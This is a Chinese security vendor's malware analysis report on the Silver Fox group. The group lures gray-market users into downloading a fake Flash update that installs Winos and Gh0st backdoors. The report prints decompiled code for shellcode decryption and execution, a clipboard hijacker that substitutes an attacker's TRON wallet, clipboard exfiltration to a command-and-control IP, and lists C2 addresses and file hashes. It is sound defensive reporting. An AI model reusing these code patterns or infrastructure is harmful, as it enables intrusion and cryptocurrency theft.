

黑吃黑：银狐组织疑似定向投毒黑灰产群体-技术文章-火绒安全

 huorong.cn/document/tech/vir_report/1923

近日，火绒安全团队在日常威胁溯源工作中，发现银狐组织疑似针对黑灰产群体实施定向投毒行为。此次发现源于对某虚假软件中后门木马的溯源分析，在追踪其远控服务器域名（yunduans.com）时，发现该网站存在弱密码登录问题。成功登录后可发现该网站有短信接码、短信轰炸、爬虫、PS、TG营销、AI变声变脸、天眼查档、iPhone推广等功能模块。此类功能可应用于诈骗、骚扰等黑灰产范畴，且该平台账号密码的设置极为简易，故而初步判定该平台或许面向黑灰产群体，属于定向投毒的传播途径之一。



短信轰炸



PS图片大师



AI变声变脸



天眼查档

经过进一步测试发现，上述功能实际并未真正实现，均为“空壳模块”。而用户在试图使用这些功能时会弹出Flash插件下载提示，表示部分功能因未安装Flash导致无法正常使用，若此时点击“立即更新”会下载到Flash.zip，其中就包含银狐后门的可执行文件，一旦运行，即会被植入恶意程序，从而实现入侵控制。

随后，火绒研究人员经搜索发现了极为相似的网站（wanrenzy.club），其唯一差异在于，该网站将账号与密码直接写入JavaScript文件。此网站同样会弹出Flash插件更新提示，下载得到的文件同样为Flash.zip，只是其中包含的文件有所不同。最终验证发现，这些文件均为银狐后门病毒。

综合分析显示，银狐组织的攻击范围呈持续扩大态势，从传统的政府、企业、医疗机构以及普通用户群体，逐渐向黑灰产群体蔓延。该组织通过将自身伪装成灰黑产服务平台的方式实施诱骗传播，利用虚假的Flash更新提示引诱用户下载恶意程序，以此达成精准投毒与持续控制的目的。同时，鉴于黑灰产群体的特殊属性，即使遭受攻击，他们通常也难以通过正规途径进行报警或维权，这在客观上也进一步降低了攻击行为暴露的风险，使得相关攻击行为更具隐蔽性。

目前，火绒安全产品可对上述木马进行拦截查杀。



查杀图

样本概况

样本为从两个钓鱼网站中下载的 Flash.zip 中的可执行文件。

yunduans.com

白加黑：该 Flash.zip 文件会有两个文件，Flash插件.exe 文件是用于静态加载黑文件的白文件，而 Cortana.dll 为用于解密执行 ShellCode 的黑文件。

Flash.zip - ZIP 压缩文件, 解包大小为 488,448 字节					
名称	大小	压缩后大小	类型	修改时间	CRC32
..	黑文件, 用于解密执行 ShellCode				
Cortana.dll	469,504	264,591	Application extens...	11/7/2025 4:11 ...	C5AB5330
Flash插件.exe	18,944	2,911	Application	11/7/2025 4:11 ...	82B64BAA

压缩包文件结构

黑文件有三种功能，分别是解密执行ShellCode、替换剪切板、持久化（通过设置注册表实现），下图是通过加法与异或解密ShellCode并执行的代码，随后会利用手动加载的方式加载 Winos银狐后门。

```
v9 = _mm_shuffle_epi32(_mm_cvtsi32_si128(0xCDCDCDCD), 0);
do
{
    v10 = _mm_loadu_si128(Src_3++);
    Src_3[0xFFFFFFFFi64] = _mm_add_epi8(v10, v9); // 加法
}
while ( Src_3 != Src_4 );
if ( v6 == (v6 & 0xFFFFFFFFFFFFFFFF0ui64) )
    goto LABEL_13;
}
if ( (((_BYTE)Src_5 - (_BYTE)Src_3) & 1) == 0
|| (Src_3->m128i_i8[0] -= 0x33, Src_3 = (const __m128i *)((char *)Src_3 + 1), Src_5 != Src_3) )
{
    do
    {
        Src_3->m128i_i8[0] -= 0x33;
        Src_3->m128i_i8[1] -= 0x33;
        Src_3 = (const __m128i *)((char *)Src_3 + 2);
    }
    while ( Src_5 != Src_3 );
}
if ( n0xE <= 0xE )
{
    Src_2 = Src_1;
    goto LABEL_16;
}
LABEL_13:
v11 = _mm_shuffle_epi32(_mm_cvtsi32_si128(0x18181818u), 0);
do
{
    v12 = _mm_loadu_si128(Src_2++);
    Src_2[0xFFFFFFFFi64] = _mm_xor_si128(v12, v11); // 异或
}
while ( Src_2 != (const __m128i *)&Src_1->m128i_i8[v6 & 0xFFFFFFFFFFFFFFFF0ui64] );

lpAddress_1 = (void (*)(void))VirtualAlloc(0i64, dwSize, 0x3000u, 0x40u);
lpAddress = lpAddress_1;
if ( lpAddress_1 )
{
    memcpy(lpAddress_1, Src_1, dwSize);
    lpAddress(); // 执行 ShellCode
    VirtualFree(lpAddress, 0i64, 0x8000u);
}
```

解密执行ShellCode

```

int64 wmain()
{
    HWND ConsoleWindow; // rax
    DWORD CurrentThreadId; // eax

    SetUnhandledExceptionFilter(TopLevelExceptionFilter);
    ConsoleWindow = GetConsoleWindow();
    ShowWindow(ConsoleWindow, SW_HIDE);
    CurrentThreadId = GetCurrentThreadId();
    PostThreadMessageA(CurrentThreadId, 0, 0i64, 0i64);
    GetInputState();
    f_config();
    hHandle = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)StartAddress, 0i64, 0, 0i64);
    WaitForSingleObject(hHandle, 0xFFFFFFFF);
    CloseHandle(hHandle);
    Sleep(0x12Cu);
    return 0i64;
}

```

```

wcsrev(
    L"|0:db|0:lk|0:hs|0:ld|0:ll|0:hb|0:pj|7 .11.5202:zb|0:1:bb|默认:zf|1:lc|1:dd|1:3t|08:3o|1.0.0.721:3p|1:2t|8888:2o|1.0."
    "0.721:2p|1:1t|344:1o|061.3.911.301:1p|");
memset((void *)0xF2250, 0, 0x12A0ui64);
sub_D72A0(L"p1:", (void *)0xF226E);
sub_D72A0(L"o1:", (void *)0xF246C);
v1 = lstrlenW(
    L"|0:db|0:lk|0:hs|0:ld|0:ll|0:hb|0:pj|7 .11.5202:zb|0:1:bb|默认:zf|1:lc|1:dd|1:3t|08:3o|1.0.0.721:3p|1:2t|8888:2o"
    "|1.0.0.721:2p|1:1t|344:1o|061.3.911.301:1p|");
i_1 = lstrlenW(L"t1:");

```

Winos银狐后门入口点和配置

替换剪切板：其中还会检测剪切板是否为波场币，若符合波场币格式会替换为 TLqkd1ZF8DjbPXrWhWbLLULvRoCiAW9SYN，从而使中毒者转账时误转至病毒作者钱包中。

```

f_copy(
    (__int64 *)&v32,
    data,
    (__int64)&data[_TLqkd1ZF8DjbPXrWhWbLLULvRoCiAW9SYN_]); // "TLqkd1ZF8DjbPXrWhWbLLULvRoCiAW9SYN"

```


```

if ( EmptyClipboard() )
{
    hMem = GlobalAlloc(2u, 2 * n7_5 + 2);
    hMem_1 = hMem;
    if ( hMem )
    {
        Destination = (wchar_t *)GlobalLock(hMem);
        if ( Destination )
        {
            wcsncpy_s(Destination, n7_5 + 1, Source);
            __imp_GlobalUnlock = (void (__stdcall *))(HGLOBAL))GlobalUnlock;
            GlobalUnlock(hMem_1);
            SetClipboardData(0xDu, hMem_1);
        }
    }
}

```


替换剪切板

从该网站下载的Flash.zip解压后是一个Flash.exe，该程序是用于Rar打包出的自解压文件，可实现无依赖执行，其中会包含自解压脚本命令，Silent=1表示静默启动，Setup=xx表示双击执行的时候执行其中哪些文件，其中360.exe与360_64.exe都是银狐后门病毒，Flash.vbs为迷惑中毒者所用的弹窗vbs脚本指令（MsgBox"系统环境错误，请检查系统兼容！",16+vbOKOnly,"错误提示"），从而使中毒者认为是因为系统环境问题，很难察觉已经感染后门病毒。



自解压程序Flash.exe中文件构成

360_64.exe 恶意程序：下面是Winos银狐后门入口点与远控服务器IP与端口等配置。



360_64.exe入口点和配置

360.exe 恶意程序：下图是Gh0st银狐后门IP与端口的配置和其中一种窃取剪切板的后门功能代码图，其中可以看出与上面的360_64.exe中的IP地址是相同的。

```
wsprintfA(Name, "%s:%d:%s", "156.247.41.106", (unsigned __int16)hostshort_0, "Rsuosi kkwwgqy");
MutexA = CreateMutexA(0, 0, Name);
if ( MutexA && GetLastError() == ERROR_ALREADY_EXISTS )
{
    ReleaseMutex(MutexA);
    CloseHandle(MutexA);
    exit(0);
}

BOOL f_send_clipdata()
{
    BOOL result; // eax
    HANDLE ClipboardData; // esi
    char *data; // eax
    char is_empty[8]; // [esp+4h] [ebp-10h] BYREF

    result = OpenClipboard(0);
    if ( result )
    {
        ClipboardData = GetClipboardData(1u);
        data = (char *)GlobalLock(ClipboardData);
        if ( data )
        {
            f_send(data, strlen(data));
        }
        else
        {
            strcpy(is_empty, "剪切板数据为空");
            f_send(is_empty, strlen(is_empty));
        }
        GlobalUnlock(ClipboardData);
        return CloseClipboard();
    }
    return result;
}
```

360.exe配置与发送剪切板数据函数

火绒安全团队郑重提醒广大用户：银狐组织此次针对黑灰产群体的定向投毒，攻击手段极具迷惑性，不排除后续扩散至普通用户的可能。请勿轻信黑灰产相关服务平台，此类平台均为诱骗陷阱；同时警惕各类虚假Flash更新提示，目前Flash已停止支持，相关下载提示均可能为恶意诱导。建议用户及时更新火绒安全产品、开启实时防护，疑似中毒请立即全盘扫描查杀，火绒将持续追踪攻击动态，为用户安全保驾护航。

二、附录

C&C：

C&C
103.119.3.160
156.247.41.106

HASH :

Name	SHA256
Cortana.dll	bb245e8659d71a9642c554baa78427c199d732d7240fc1d336668d621d08fe8a
360.exe	f35f8425bf0e7651d690dda76106e2661b844bb3634e3ce9f393f34b8c7c8ab5
360_64.exe	4d80720c8324d2eb1a26e2b17c46ec219536fcf7836abf674ed265be221bddb0
Flash.exe	6f91570860a55b51062feb5343711b051482b0dd0f66b0d27b7274416b487694

- [上一篇：流氓软件卷土重来？恶意驱动作祟下发DDoS工具包](#)
 - [下一篇：恶意利用！伪装外设软件暗藏ScreenConnect商业远控工具](#)
- [返回列表](#)